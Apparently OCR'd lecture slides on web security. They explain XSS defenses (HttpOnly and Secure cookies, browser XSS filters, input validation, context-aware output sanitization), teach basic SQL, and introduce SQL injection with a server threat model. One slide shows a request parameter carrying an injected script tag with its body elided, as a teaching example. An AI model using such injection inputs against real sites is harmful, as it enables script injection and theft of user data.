ON

Mitigating XSS Attacks

- Client-side defenses
  1. Cookie restrictions – HttpOnly and Secure
  2. Client-side filter – X-XSS-Protection
     - Enables heuristics in the browser that attempt to block injected scripts
- Server-side defenses
  3. Input validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

  4. Output filtering

```
<div id="content">{{sanitize(data)}}</div>
```

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features

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- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
  - Of course not, it only prevents cookie theft
  - Other private data may still be exfiltrated from the origin

Client-side XSS Filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>…</script>

Client-side XSS Filters

HTTP/1.1 200 OK

… other HTTP headers…

X-XSS-Protection: 1; mode=block

POST /blah HTTP/1.1

… other HTTP headers…

to=dude&msg=<script>…</script>

- Browser mechanism to filter "script-like" data sent as part of requests
  - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
  - Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document Integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
  - Think of this as sandboxing user-controlled data that is interpolated into documents
  - Must be implemented server-side
    - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
  - Input validation
  - Output sanitization

Input Validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
  - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
  - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
  - Much can happen between input validation checks and document interpolation

Output Sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
  - Remove or encode special characters like ‘<‘ and ‘>’, etc.
  - Easier to achieve a strong guarantee that script can't be injected into a document
  - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
  - CDATA, attributes, JavaScript, CSS
  - Nesting!
- Requires a robust browser model

Challenges of Sanitizing Data

```
<div id="content">
    <h1>User Info</h1>
    <p>Hi {{user.name}}</p>
    <p id="status" style="{{user.style}}"></p>
</div>

<script>
    $.get('/user/status/{{user.id}}', function(data) {
        $('#status').html('You are now ' + data.status);
    });
</script>
```

Challenges of Sanitizing Data

HTML Sanitization

Attribute Sanitization

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>
```

Script Sanitization

```
<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

Challenges of Sanitizing Data

HTML Sanitization

Attribute Sanitization

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<div id="content">
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<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

Script Sanitization


Was this sanitized by the server?

Structured Query Language (SQL)


CREATE, INSERT, UPDATE

SELECT

Web Architecture circa-2015



Web Architecture circa-2015



SQL

- Structured Query Language
  - Relatively simple declarative language
  - Define relational data
  - Operations over that data
- Widely supported: MySQL, Postgres, Oracle, sqlite, etc.
- Why store data in a database?
  - Persistence – DB takes care of storing data to disk
  - Concurrency – DB can handle many requests in parallel
  - Transactions – simplifies error handling during complex updates

SQL Operations

- Common operations:
  - CREATE TABLE makes a new table
  - INSERT adds data to a table
  - UPDATE modifies data in a table
  - DELETE removes data from a table
  - SELECT retrieves data from one or more tables
- Common SELECT modifiers:
  - ORDER BY sorts results of a query
  - UNION combines the results of two queries

CREATE

- Syntax

  CREATE TABLE name (column1_name *type*, column2_name *type*, …);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN

CREATE

- Syntax

  CREATE TABLE name (column1_name ***type***, column2_name ***type***, …);

- Data types
  - TEXT – arbitrary length strings
  - INTEGER
  - REAL – floating point numbers
  - BOOLEAN
- Example

  CREATE TABLE people (name TEXT, age INTEGER, employed BOOLEAN);

People:

name (string)	age (integer)	employed (boolean)

INSERT

- Syntax

  INSERT INTO name (column1, column2, …) VALUES (val1, val2, …);

- Example

  INSERT INTO people (name, age, employed) VALUES (“abhi”, 78, True);

People:

name (string)	age (integer)	employed (boolean)

INSERT

- Syntax

  INSERT INTO name (column1, column2, …) VALUES (val1, val2, …);

- Example

  INSERT INTO people (name, age, employed) VALUES (“abhi”, 78, True);

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True

UPDATE

- Syntax

```
UPDATE name SET column1=val1, column2=val2, … WHERE condition;
```

- Example

```
UPDATE people SET age=42 WHERE name="Bob";
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

UPDATE

- Syntax

  UPDATE name SET column1=val1, column2=val2, … WHERE condition;

- Example

  UPDATE people SET age=42 WHERE name="Bob";

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	42	False

SELECT

- Syntax

```
SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;
```

- Example

```
SELECT * FROM people;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SELECT

- Syntax

  SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;

- Example

  SELECT * FROM people;

  SELECT name, age FROM people;

People:

name (string)	age (integer)
Abhi	78
Alice	29
Bob	41

SELECT

- Syntax

  SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;

- Example

  SELECT * FROM people;

  SELECT name, age FROM people;

  SELECT * FROM people WHERE name="abhi" OR name="Alice";

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

SELECT

- Syntax

    SELECT col1, col2, … FROM name WHERE condition ORDER BY col1, col2, …;

- Example

    SELECT * FROM people;

    SELECT name, age FROM people;

    SELECT * FROM people WHERE name="abhi" OR name="Alice";

    SELECT name FROM people ORDER BY age;

People:

name (string)
Alice
Bob
Abhi

UNION

- Syntax

```
SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;
```

- Example

```
SELECT * FROM people UNION SELECT * FROM dinosaurs;
```

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

UNION

- Syntax

  SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;

- Example

  SELECT * FROM people UNION SELECT * FROM dinosaurs;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

UNION

- Syntax

  SELECT col1, col2, … FROM name1 UNION SELECT col1, col2, … FROM name2;

- Example

  SELECT * FROM people UNION SELECT * FROM dinosaurs;

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True

name (string)	weight (integer)	extinct (boolean)
Tyrannosaurus	14000	True
Brontosaurus	15000	True

Note: number of columns must match (and sometimes column types)

Comments

- Syntax

    command; -- comment

- Example

    SELECT * FROM people; -- This is a comment

People:

name (string)	age (integer)	employed (boolean)
Abhi	78	True
Alice	29	True
Bob	41	False

SQL Injection

Blind Injection

Mitigations

SQL Injection

SQL queries often involve untrusted data

- App is responsible for interpolating user data into queries
- Insufficient sanitization could lead to modification of query semantics

Possible attacks

- Confidentiality – modify queries to return unauthorized data
- Integrity – modify queries to perform unauthorized updates
- Authentication – modify query to bypass authentication checks

Server Threat Model

Attacker's goal:

- Steal or modify information on the server

Server's goal: protect sensitive data

- Integrity (e.g. passwords, admin status, etc.)
- Confidentiality (e.g. passwords, private user content, etc.)

Attacker's capability: submit arbitrary data to the website

- POSTed forms, URL parameters, cookie values, HTTP request headers

Threat Model Assumptions

Web server is free from vulnerabilities

- Apache and nginx are pretty reliable

No file inclusion vulnerabilities

Server OS is free from vulnerabilities

